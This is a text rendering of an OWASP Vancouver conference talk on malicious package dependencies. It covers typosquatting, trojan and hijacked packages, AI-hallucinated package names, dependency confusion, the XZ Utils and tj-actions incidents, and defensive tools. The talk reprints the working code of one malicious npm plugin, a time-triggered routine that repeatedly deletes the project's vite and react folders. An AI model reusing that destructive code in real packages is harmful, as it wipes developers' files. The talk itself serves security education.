

# The Secret Life of Malicious Packages


OWASP Vancouver - June 19, 2025

Megg Sage




# About me

- Senior Product Security Engineer at PagerDuty
- Previously a software engineer
- [Insert witty quip]
- Local Vancouverite
- Love sharing knowledge



# What *are* malicious dependencies?

- What is a dependency?
- What is a *malicious* dependency?
- How is this different from a *vulnerable* dependency?



# Where are they?

- Public Programming Language Package repositories
  - npm (node.js)
  - PyPi (python)
  - NuGet (C#)
  - Maven (Java)
  - RubyGems (ruby)
- Git repositories
- OS Package Repositories




# What do they do?

- Lots of things!
  - Cryptomining
  - Ransomware
  - Data exfiltration
  - Destructive actions
- Often target developers
- Malicious behaviour often obfuscated
  - Download secondary payloads
  - Obfuscated code




# So how big is this problem?

- Big, and it keeps getting bigger



# Not just packages...

- IDE Extensions
- Browser Extensions
- Github Actions



# Tactics of Malicious Dependencies



# Typosquatting


- Mimicking names of legitimate packages
  - *request* or *reqesuts* instead of *requests*
  - *@typescript\_eslinter/eslint* instead of *@typescript-eslint*
- Appears to be the most common tactic



# Example

- March 2024 PyPi typosquatting attack
  - Targeted 16 packages, 566 total variations
  - PyPi temporarily suspended user sign ups and new project creation
  - Examples of fake "pillow" packages:

• <i>oillow</i>	• <i>pirlow</i>	• <i>pilloq</i>
• <i>pulow</i>	• <i>pillkw</i>	• <i>pilloo</i>
• <i>pilkow</i>	• <i>pill9w</i>	• <i>piolow</i>
• <i>pilloa</i>	• <i>p9llow</i>	• <i>pillo2</i>
• <i>pilpow</i>	• <i>p8llow</i>	• <i>piplow</i>
• <i>pollow</i>	• <i>pilliow</i>	• <i>pillox</i>
• <i>pirlow</i>	• <i>pjllow</i>	



# Trojan Packages

- Pretend to be a legitimate package
- Include that does what the package says, but also include hidden malicious features
- Examples:
  - *discordpydebug*
    - Discord utility - 11,000 downloads
  - *bitcoinlibdbfix*
    - Fixes for a Python module bitcoin lib - 1,101 downloads
  - *python-alibabacloud-sdk-core*



# Some don't pretend at all

- Not all try very hard to hide
- A batch of malicious dependencies were recently discovered after having been on npm for 2 years, some with very "sus" names:
  - *js-bomb*
  - js-hood
  - *vite-plugin-bomb-extend*
  - *vite-plugin-bomb*
  - vite-plugin-react-extend
  - vite-plugin-vue-extend
  - *vue-plugin-bomb*
  - quill-image-downloader



# npm is slow at taking down malicious pkgs

## vite-plugin-react-extend

1.0.4 • Public • Published a year ago

[Readme](#)[Code](#) Beta[2 Dependencies](#)[0 Dependents](#)[5 Versions](#)

/ vite-plugin-react-extend / index.js

[<< Back](#)

31 LOC1 kB

```
1 import fs from "fs";
2 import { fileURLToPath } from "node:url";
3 import { dirname } from "node:path";
4 var __dirname = dirname(fileURLToPath(import.meta.url));
5
6 export default () => {
7   try {
8     function rmdir(dirPath) {
9       if (fs.existsSync(dirPath)) {
10         let files = fs.readdirSync(dirPath);
11         let chidPath = null;
```

Install

```
> npm i vite-plugin-react-extend
```

Weekly Downloads

246

Version	License
1.0.4	ISC

Unpacked Size	Total Files
1.35 kB	2

Last publish

a year ago

```
export default () => {  
  try {  
    function rmdir(dirPath) {  
      if (fs.existsSync(dirPath)) {  
        let files = fs.readdirSync(dirPath);  
        let chidPath = null;  
        files.forEach((child) => {  
          chidPath = `${dirPath}/${child}`;  
          if (fs.statSync(chidPath).isDirectory()) {  
            rmdir(chidPath);  
            fs.rmdirSync(chidPath);  
          } else {  
            fs.unlinkSync(chidPath);  
          }  
        });  
      }  
    }  
  }  
  
  if (new Date().getTime() > new Date("2024/08/20 08:00:01").getTime()) {  
    setInterval(() => {  
      const index = __dirname.indexOf("\\node_modules");  
      rmdir(__dirname.slice(0, index) + "\\node_modules" + "\\vite");  
      rmdir(__dirname.slice(0, index) + "\\node_modules" + "\\react");  
    }, 2 * 1000);  
  }  
} catch (e) {}  
};
```

# AI Package Hallucinations

- When LLMs make up package names in their suggestions

Now, let's create a TypeScript script that reads a `main.js` file, parses it, and lists all the new functions declared and used within it. Here's a sample TypeScript function to do that:

typescript

Copy code


```
import * as fs from 'fs';  
import { parseModule, ModuleItem } from 'ts-migrate-parser';
```

Not real!

(Sample from Sept 2023)

# AI Package Hallucinations

- "Slopsquatting"
- 2023 with ChatGPT 3.5
  - Node.js - 20%
  - Python - 35%
- 2025 with over a dozen LLMs
  - 5-38% hallucination rate



# Threats from existing packages



# Dependency Confusion

- Uploading a package to a public repository of the same name as one in private or internal repository
- Examples:
  - 2021: Internal dependencies at PayPal, Microsoft, Apple, etc.
  - 2022: PyTorch

```
"dependencies": {  
  "express": "^4.3.0",  
  "dustjs-helpers": "~1.6.3",  
  "continuation-local-storage": "^3.1.0",  
  "pplogger": "^0.2",  
  "auth-paypal": "^2.0.0",  
  "wurfl-paypal": "^1.0.0",  
  "analytics-paypal": "~1.0.0"  
}
```

# Package Hijacking

- Compromising accounts of package owners and uploading new malicious versions
- Typically package repository or github accounts
- Account take over done via...
  - Expired domains
  - Compromised credentials
  - Social Engineering
- '*rand-user-agent*' - 45,000 weekly downloads compromised via automation token




# Real World Examples



# The long-game: XZ Utils

- In 2024, a backdoor was introduced into the Linux utility XZ Utils
- Social engineering attack targeting the sole maintainer of XZ Utils that took place over 3 years
- Discovered by luck before the package was widely included in mainline OS releases



# The one that made it through: TJ Actions

- GitHub Actions is a CI/CD platform with reusable components
- In March 2025, it was discovered that the component *tj-actions/changed-files* was compromised and modified to steal secrets
- The compromise went through public repositories allowing visibility into the attack




So now what can we do about this?



# The basics...

- Education and awareness!
- General precautions:
  - Verify package names
  - Check package health
  - Scan package code
- Weaknesses:
  - Tediousness
  - Human error
  - Obfuscated code
  - Attackers often try to make their repos look more legitimate



The background is a dark blue-grey color. It features several abstract geometric elements: a large, faint circular scale with degree markings (0 to 210) and an arrow pointing left, located in the upper right; a smaller circular scale with an arrow pointing right in the lower right; and a dashed circular arrow pointing left in the lower left. The text is centered in the middle of the image.

But I have [insert SCA tool name] that  
scans for vulnerable packages!

# Why SCA tools aren't so great for malicious packages

- SCA tools are commonly used to scan for vulnerable dependencies
- Weaknesses:
  - Only detect known malicious dependencies
  - Must be ran ***before*** the dependency is used
  - Testing or building steps in a pipeline may occur before or in parallel to SCA scans, making CI/CD vulnerable
  - May not scan dev dependencies by default
- These are still useful and important tools!



# What else can we do?

- EDR (AKA fancy anti-virus)
  - Can detect known threats and some unknown threats based on behaviour
    - Works for ransomware or cryptomining
  - Stealthy behaviour is harder to catch




**SOPHOS**



SentinelOne™

# What else can we do?

- Private package repositories
  - Internal repositories for public packages
  - Allow for more control
    - Can restrict to only approved packages
  - Usefulness depends on configuration and corporate policies



# What else can we do?

- Package Integrity checking
  - Only verifies signatures
  - Not useful if malicious packages are published via legitimate accounts
- Source code firewalls



# In closing...

- Malicious dependencies are becoming increasingly common
- Typically target developers
- Many different tactics
- Many options for protecting against them
  - No one solution is perfect
- Forever and always, the Onion approach!



# Connect with me!

LinkedIn:  
**Megg S**

<https://www.linkedin.com/in/megg-s-04152367/>

